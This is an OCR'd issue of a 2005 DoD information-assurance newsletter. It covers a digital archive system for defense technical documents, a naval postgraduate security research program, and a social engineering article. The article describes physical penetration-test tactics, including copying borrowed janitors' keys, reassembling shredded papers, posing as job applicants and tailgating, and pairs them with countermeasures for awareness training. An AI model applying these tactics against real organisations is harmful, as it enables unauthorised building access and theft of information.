
IAnewsletter

The Newsletter for Information Assurance Technology Professionals

Volume 7 Number 4 • Spring 2005

Total Electronic Migration System



also inside—

- Social Engineering
- IATAC Spotlight on Research
- Commodity Absence and Data Security
- IATAC Spotlight on Subject Matter Expert (SME)
- An Overview and Example of the Buffer-Overflow Exploit

contents

feature

IA initiatives

in every issue

About IATAC & the *IAnewsletter*—

IAnewsletter is published quarterly by the Information Assurance Technology Analysis Center (IATAC). IATAC is a Department of Defense (DoD) sponsored Information Analysis Center, administratively managed by the Defense Technical Information Center (DTIC), Director, Defense Research and Engineering (DDR&E).

Contents of the *IAnewsletter* are not necessarily the official views of or endorsed by the U.S. Government, DoD, or DDR&E. The mention of commercial products and/or services does not imply endorsement by the DoD or DDR&E.

Inquiries about IATAC capabilities, products, and services may be addressed to—

IATAC Director: Gene Tyler
Acting Deputy Director: Jim Peña
Inquiry Services: Peggy O'Connor

IAnewsletter Staff—

Creative Director: Christina P. McNemar
Art Director: Ahnie Senft
Designer Steve Green
Copy Editor Diane Ivone
Editorial Board: Jim Peña
Tara Shea
Gene Tyler
Ron Ritchey

IAnewsletter Article Submissions

To submit your articles, notices, programs, or ideas for future issues, please visit http://iac.dtic.mil/iatac/IA_newsletter.html and download an "Article Instructions" packet.

IAnewsletter Address Changes/Additions/Deletions

To change, add, or delete your mailing or E-mail address (soft-copy receipt), please contact us at—

IATAC
Attn: Peggy O'Connor
3190 Fairview Park Drive
Falls Church, VA 22042

Phone: 703/289-5454
Fax: 703/289-5467

E-mail: iatac@dtic.mil
URL: http://iac.dtic.mil/iatac

Deadlines for future issues—
Summer 2005 May 2, 2005

Cover design: Steve Green
Newsletter design: Ahnie Senft

IATAC Chat

Gene Tyler, IATAC Director

Identifying what the important components are of a strong and vibrant Information Assurance (IA) professional community has been occupying my time lately—and it should.

In the previous issue, I introduced our intent to highlight an IA Center of Academic Excellence (or similar institution) and Subject Matter Expert (SME) from our SME Program. Considering IATAC's mission to—

> *"…provide the (Department of Defense) DoD a central point of access for information on Information Assurance emerging technologies in system vulnerabilities, research and development, models, and analysis to support the development and implementation of effective defense against Information Warfare attacks,"*

we should be focusing more time on two critical components of the IA profession—"greybeards" and institutions of higher learning. These two elements are central to accomplishing our DoD-directed mission and in maintaining a repository of IA Scientific and Technical Information (STI). Academic institutions and the experts they produce are vital to achieving professional situational awareness.

IATAC is governed by and receives oversight from a number of sources, one of which is the IATAC Steering Committee. This is a group of 23 senior Government IA professionals and leaders. Most Steering Committee members are from DoD, but some are from other Federal departments, such as the Department of Homeland Security. Within DoD we have participation from the research and development, science and technology, and academic communities. There is also representation from DoD Agencies, the Joint Staff, and the Office of the Secretary of Defense (OSD). The experience level is varied in this group of seniors who know the IA world. Recently, the Steering Committee challenged the IATAC Program Office to establish a better link to the "IA technology community, particularly the IA research community."

The challenge from the Steering Committee could not have been more timely, since these communities are closely associated with the Centers of Excellence and SME Programs. In the early summer of 2004, we conducted a search for a candidate to do just what the Committee is asking of us. Mr. Matthew Warnock joined our staff immediately after graduating from Penn State with a technical degree. One of his first actions was to reach out and establish a dialog with each of the 59 IA Academic Centers of Excellence. At about the same time, Ms. Tara Shea, another recent member of the IATAC team, began revamping the IATAC SME Program. I believe our actions were in line with the Committee's guidance.

As I mentioned previously, we will use this venue to highlight institutions and selected SMEs. In this issue, we highlight the Naval Postgraduate School (NPS). We also recognize Dr. J. Bret Michael of NPS as our featured SME. Although Dr. Michael is not directly involved in NPS's IA Center of Excellence Program, he is a well-known IA professional and a member of the IATAC Steering Committee. We value his contributions and the experience he brings to IATAC. We will leverage his knowledge as we strengthen our ties to the research and development communities, seek guidance on academic and professional events in which we should participate, and broaden our ties to other academic institutions.

Highlighting the Centers of Academic Excellence and SMEs will satisfy two long-term goals. First, we want to establish and strengthen the relationships identified by our Steering Committee. Dialogue with universities and professional experts will help foster these relationships, will serve as a catalyst for more focused development of our products, and will help to ensure that our identified SMEs are truly "graybeards." Our SME database contains members of academia, government, and industry, but have we reached out to the right individuals? And to what degree are they willing and able to serve if asked? This is a worthwhile question, and one that may trigger changes in the SME databases. It may lead to establishing different SME levels for different purposes.

Our second goal is to collect and analyze STI that the IA technology and IA research communities may have to offer IATAC. IATAC is the DoD repository for IA STI, and, even though IATAC is a relatively new Information Analysis Center (IAC), we have made much progress collecting STI. However, there are always opportunities for growth and movement in positive directions. The academic and IA professional communities are fertile ground for expansion and growth. ■

Total Electronic Migration System (TEM

Providing Real-Access to Scientific and Technical Information(STI)

by John Francis

"Information superiority is fundamental to the transformation of the operation abilities of the joint force. The Joint Force of 2020 will use superior information and knowledge to achieve decision superiority, to support advanced command and control capabilities, and to reach the full potential of dominant maneuver, precision, engagement, full dimension protection, and focused logistics. The breadth and pace of this evolution demands flexibility and a readiness to innovate."

—Joint Vision 2020

Each Defense Technical Information Center (DTIC) Information Analysis Center (IAC) generates and maintains a vast repository of information related to its area of expertise. The recently launched Total Electronic Migration System (TEMS) represents a long-term approach to providing access to electronic documents. The implementation of TEMS allows DTIC's eleven IACs to store, search, retrieve, and use Scientific and Technical Information (STI) to carry out their missions. TEMS also allows IAC users to perform both simple and complex queries of the entire IAC knowledge base using any Web browser and running any operating system. TEMS stores knowledge in any electronic format and stores information in many formats, including text, text and images, sound, and multimedia. For full-text searching, TEMS provides a simple search functionality similar to that found on many Internet search pages. For a much more complex, algorithmically based search, TEMS includes a function modeled on a commercial search engine.

Background

DTIC, the control facility of the U.S. Department of Defense (DoD), provides access to and facilitates the exchange of STI. DTIC serves as a vital link in the transfer of information among DoD personnel, DoD contractors and potential contractors, and other U.S. Government agency personnel and their contractors. DTIC IACs are formal organizations chartered by the DoD and staffed by experienced technical-area scientists, engineers, and information specialists. These specialists establish and maintain comprehensive knowledge bases that are pertinent to their respective technical communities, including historical, technical, scientific, and other information assets collected throughout the world. They also collect, maintain, and develop analytical tools and techniques, including databases, models, and simulations. The bulk of hard-copy documentation in the government is enormous. By next year, the IACs are projected to hold over 100 million pages of valuable STI. That figure increases by 5 million pages annually.

The IACs are currently experiencing a loss and degradation of their collections. In other words, old files are aging and deteriorating and original source materials are being lost as a result of downsizing/closure of government facilities and resources. Mission-critical delivery time lines are affected as the amount of manual holdings increase (i.e., as holdings increase, the time to research available STI correspondingly increases). Current limitations restrict delivery of mission-critical products and services to the customer. Although the desired information may exist, the cumbersome manual search process currently in use created problems that required a solution of Joint Vision 2020.

The problem of loss and degradation will not disappear as a result of digitization. On the contrary, in some respects the problem of preventing loss and degradation will be harder to solve. This stems from the rapidly changing nature of technology—books have remained much the same for more than 400 years, but the latest electronic format could be displaced by something newer and better next month. It is also a difficult problem to solve because of the greater fragility of digital media. It takes only a magnet to ruin a hard disk.

TEMS functionality

The trend of today's technologically advanced world is to provide information electronically. TEMS provides the tools to perform the following—

- Search all DTIC IAC holdings
- Search individual DTIC IACs as "Libraries"

- Choose the type of search mode
- Utilize Boolean searches to locate information
- Perform a pattern search for a general subject area
- Perform a concept search on a single term
- Search full metadata and document text
- Display metadata with page of document
- View hits appearing in metadata from a search as bold, colored text
- Perform an advanced search on multiple subject areas
- Search using wild cards and special operators
- Choose a result-presentation format
- View the total number of results returned by a search
- Select document metadata, a single-page Portable Document Format (PDF), or an entire PDF document for review
- Save queries
- Create, edit, and export bibliographies in various formats
- Save bibliographies.


The approach taken by the TEMS Team was to develop a centralized system for storage of and rapid access to IAC STI. The TEMS Team has successfully integrated the Central TEMS Server (CTS) system at DTIC, which provides all DTIC and IAC staff and authorized DoD users with electronic access to current STI holdings. The CTS is comprised of four subsystems, each on its own server—

- An image server that holds an electronic version of all IAC documents
- A database server to collect all metadata from all IAC and anonymous sites
- A Web server to which users may connect to use the data on the image and database servers
- A text-processing server with a sophisticated, third-party tool for large, complex text-searching operations.

The CTS will receive, process, and store updates from the remote IAC sites during an automated document-transfer transaction. The CTS will also have a local backup system for re-loading in case of database failures. The CTS will be duplicated in functionality on a classified Secure Internet Protocol Router Network (SIPRnet). The only difference between the classified and unclassified networks will be the amount of storage required—the classified system will store both classified and unclassified data.

The overall operation of the system will encompass the individual IAC systems and the centralized operations of TEMS. Individual IACs scan their paper documents into electronic format and then enter metadata related to these documents into their local database (MiniTEMS). Individual IACs' Information Technology (IT) systems will interface with the CTS, which will act as an archive for the data repositories of all sites. Authorized users will access the metadata and documents stored in the CTS via the World Wide Web (WWW). These users will have different levels of access: some will be able to see actual scanned documents; others will be able to see only the metadata about the documents and will have to use other channels to request copies of these restricted access papers.

...continued on page 9



Social Engineering—

The Mother of All Trojan Horses

by Jack Wiles

In 1988, I was a part of an internal security team for a large corporation. On several occasions, I overheard telephone conversations between a cracker group that used social engineering to gain proprietary information and a targeted victim. One experienced cracker said to a cracker-in-training, "social engineering is the easiest way to break into a system." That was the first time that I heard the words *social engineering*. Over the past 15 years, I would learn just how easy it was to be an effective social engineer as I led several inside penetration teams into the buildings of clients who had hired us to test their vulnerabilities.

Human nature—Human weakness

A social engineer develops the ability to turn our normal human impulses to be kind, helpful, and sympathetic into weaknesses they can exploit. If we looked at this activity through the eyes of a risk manager, our naive and untrained human nature could be considered a vulnerability that could place every important company asset at risk.

Threats—Without and within

Outside threats are those approaching you from the Internet or a dial-up modem. This consideration does not include insider (current employee) activity. Although malicious insiders can use social engineering in various ways, the countermeasures for outsider activity are different from those of insider activity.

Insider threats are people who never were employees of the company and don't belong in the building, such as an inside penetration team. When I conducted penetration testing, our teams were hired to try to get caught in an attack that was designed to become bolder the longer the team remained in a building. Team members roamed through buildings unchallenged, although they definitely did not belong there (other than by being hired to penetrate the building). In theory, someone inside the building should eventually realize that unauthorized personnel have penetrated the facility and bypassed whatever perimeter security was in place. Near the end of nearly every job, team members were openly walking around as if they were employees, almost hoping to get caught. I retired from this line of work undetected.

Social engineer and victim

To perform an illusion or deception, a social engineer will continue to learn more effective ways to manipulate victims. Perfecting these techniques requires constant practice. This is what every social engineer does. Our minds work in very trusting and predictable ways, which means that exaggerated deviations from the norm might never be considered threatening. This is what every social engineer counts on.

Any one of us at any time may become a victim of some form of social engineering and to completely eliminate the risk is unlikely. Without awareness of the problem and without an understanding of how our minds can be fooled, however, there is very little defense against social engineering. But there are some measures that can and should be taken to reduce this risk as much as possible.

Countermeasures

Shown below are some countermeasures that I have recommended. Social engineering played a very important role in every test, and, in every case, it was the primary tool used to physically penetrate a client's building.

Key control

The types of keys used in most buildings have remained virtually unchanged since they were invented by Linus Yale in 1861. Most businesses use these pin-tumbler locks as their primary physical defense. While it is uncertain how often master-key systems in buildings are changed, it is unlikely that frequent changes occur because of the expense involved. (In one instance, I entered a public rest room in a large office building and saw a full set of keys, including the building master key, hanging from the paper-towel dispenser. I suspected that the janitor had just filled the towel rack and left his keys hanging there.) The team always tried to make friends with cleaning crews. Sooner or later, a team member would ask a "favor" and borrow a cleaner's keys for a few minutes. Typically, their keys would open all the doors on that floor and sometimes those of the entire building. That was all that was required

to make a copy of the keys with the team's portable key-cutting machine.

- Attempt to set up some form of key control, if one does not already exist.
- Install special locks on critical doors.
- Conduct special employee awareness training for everyone who works on the evening and night shift.

Employee badges

Although employee badges can be faked, it is much better to require that some form of visible identification be worn by every employee at all times.

Shredders

The team often put strip-cut papers back together again after transporting them to the team office in bags that were collected from outside a building or in or near a dumpster.

- Consider purchasing small, cross-cut shredders, and placing them directly in the offices of people who have especially sensitive documents that should be destroyed.

Corporate and agency telephone books

Since most corporate phone books are arranged to show the entire corporate structure, the chain of command, building addresses, and department titles, securing a copy of the book(s) was the teams' first priority. Telephone books also provided the team with information about the order in which to enter various buildings. The team's last stop was the human resources (HR) department, because, as we tried to enter all other buildings by simply walking through the door, we were frequently challenged by a receptionist and asked where we were going. Our social engineering answer was always the same: "We were told that this is where human resources is located, and we're here to fill out a job application." In every case, the receptionist simply sent us in the right direction. We thanked her or him and walked out the door and directly into the next building to try the same deception. If we needed to be more convincing in implying that we were simply lost, the telephone book also gave us the HR manager's name to drop.

- Employee awareness of the importance of a corporate directory will help guard against this exploit. Old directories remain largely accurate, especially regarding buildings and department locations. They should be burned or shredded rather than simply thrown into the dumpster.
- Eliminating paper directories altogether can also deter social engineering efforts.

Tailgating

Tailgating was one of the team's most successful entry techniques, regardless of security procedures at a building. For example, people in outside smoking areas for some reason did not question the team's presence—eventually we were able to walk into a building directly behind them as they returned to work.

- Employee awareness training and a strong security policy can help prevent this type of entry. Outside break, lunch, and smoking areas are frequently places at which there are no security guards or receptionists trained to ask for proper ID as someone passes through the door. As mentioned earlier, having every employee wear an ID badge would also make tailgating more difficult.

...continued on page 12

IATAC Spotlight on Research

Naval Postgraduate School (NPS)

by Ronald Ritchey

This article is the first in a new series that spotlights important activities in Information Assurance (IA) education and research. We will provide you with the descriptions of the latest projects in some of our nation's best IA academic centers.

The National Centers of Academic Excellence in Information Assurance Education (CAEIAE) are ideal institutions in which to seek high-quality IA academic programs. CAEIAE is sponsored by the National Security Agency (NSA) and the U.S. Department of Homeland Security (DHS). As stated on the CAEIAE Web site—

> *"the goal of the program is to reduce vulnerability in our national information infrastructure by promoting higher education in Information Assurance (IA) and producing a growing number of professionals with IA expertise in various disciplines." [1]*

Nearly 60 colleges and universities are currently designated as Centers, having passed a rigorous screening process. Each school's IA courses must meet IA education standards set by the Committee on National Security Systems (CNSS). Also, each school's IA capabilities are scored against 10 criteria that include the number of full-time IA faculty members, the number of students in IA programs, and the amount of IA research performed by both faculty and students. [2] Students in the Centers' IA programs may apply for scholarships from the U.S. Department of Defense (DoD) Information Assurance Scholarship Program [3] (for DoD personnel only) or from the Federal Cyber Service Scholarship for Service (SFS) Program. [4] SFS allows students to receive funding for IA degrees in exchange for working for the Federal government for at least two years.

The CAEIAE program profiled in this article is the Center for Information Systems Security Studies and Research (CISR), located at the Naval Postgraduate School (NPS), Monterey, CA. [5] According to Dr. Cynthia Irvine, Director of CISR, NPS has been involved in computer security since the late 1970s. As a response to an increasing interest in IA, NPS began to expand its IA offerings in 1994. The NPS CISR now offers 14 IA courses and has over 20 faculty and staff members. CISR offers curricula for M.S. and Ph.D. degrees and certification programs related to IA.

Since CISR became a CAEIAE Center in 2000, the program has had 140 graduates, and approximately 30 more students are currently enrolled in the program. According to Dr. Irvine, graduates of CISR's programs are in great demand.

Another important feature offered by a CAEIAE Center is the opportunity it affords faculty and students to conduct research in many different areas of IA. The following projects provide a sample of CISR's current research efforts—

- **The Trusted Computing Exemplar (TCX) project [6]**—Intended to provide a reference project that can be used to demonstrate how to build highly trusted systems, including systems accredited at the highest Common Criteria evaluation assurance levels. Development to these levels requires that a system be so rigorous as to be able to deliver a secure project, even assuming that at least some developers are intentionally attempting to introduce malicious code. TCX involves designing and using a framework for developing high-assurance systems, evaluating a created system, documenting lessons learned, and publishing them to the IA community.

...continued on page 15

...continued from page 5

TEMS search capability

TEMS allows users access to a sophisticated search engine. With it, users can perform a concept, pattern, or Boolean search over document collections from various sources. Users can save search parameters and results for future reference and, if they wish, even edit and re-execute the query later. What makes this application unique as a search engine is the concept search type. The concept search analyzes query terms as units of meaning. When a query is entered, the engine searches not only for exact word matches but also for related words or concepts that may be relevant to a query. (This is called "word expansion.") What makes this possible is the search engine's built-in "semantic network," comprising approximately 285,000 word meanings and over 2.5 million expansion links between words, compiled from published electronic dictionaries and other lexical sources. The engine can also analyze query terms as a pattern, which tolerates spelling differences in either the body of the text or the queries. This is particularly useful in environments in which documents have scanning and Optical Character Reader (OCR) errors.

Because of these features, users do not have to build and maintain complex knowledge bases of their own to establish relationships between topics nor do they have to meticulously formulate complex queries to find information that may be worded differently in the documents being searched. In addition to its unprecedented accuracy, the search engine is extremely easy to use—a user may enter queries in plain English without any special operators, complex nesting of statements, or rigid syntax.

Metadata and full-text search capability are provided on both the CTS and the IAC MiniTEMS, and the unclassified CTS will allow authorized users to perform a taxonomy search of individual IAC holdings or across the entire TEMS repository.

Conclusion

TEMS will be updated nightly to reflect new IAC holdings; hence, IAC users will have access to information regarding new and emerging technologies in a timely manner. The importance of immediate access to IAC holdings for registered users cannot be overstated. IAC users will be able to immediately access reports needed for research. Instead of waiting to receive a document via mail to determine its relevance, users can now make that determination instantly and utilize the information straightaway. TEMS will improve the productivity of researchers, engineers, and program managers in the Defense research, development, and acquisition communities by collecting, analyzing, synthesizing, and disseminating worldwide STI. Most importantly, TEMS will provide support to the DoD community by enabling fast, real-time access to the IAC document libraries by users who need this unique information to fulfill their missions. ■

About the Author

John Francis

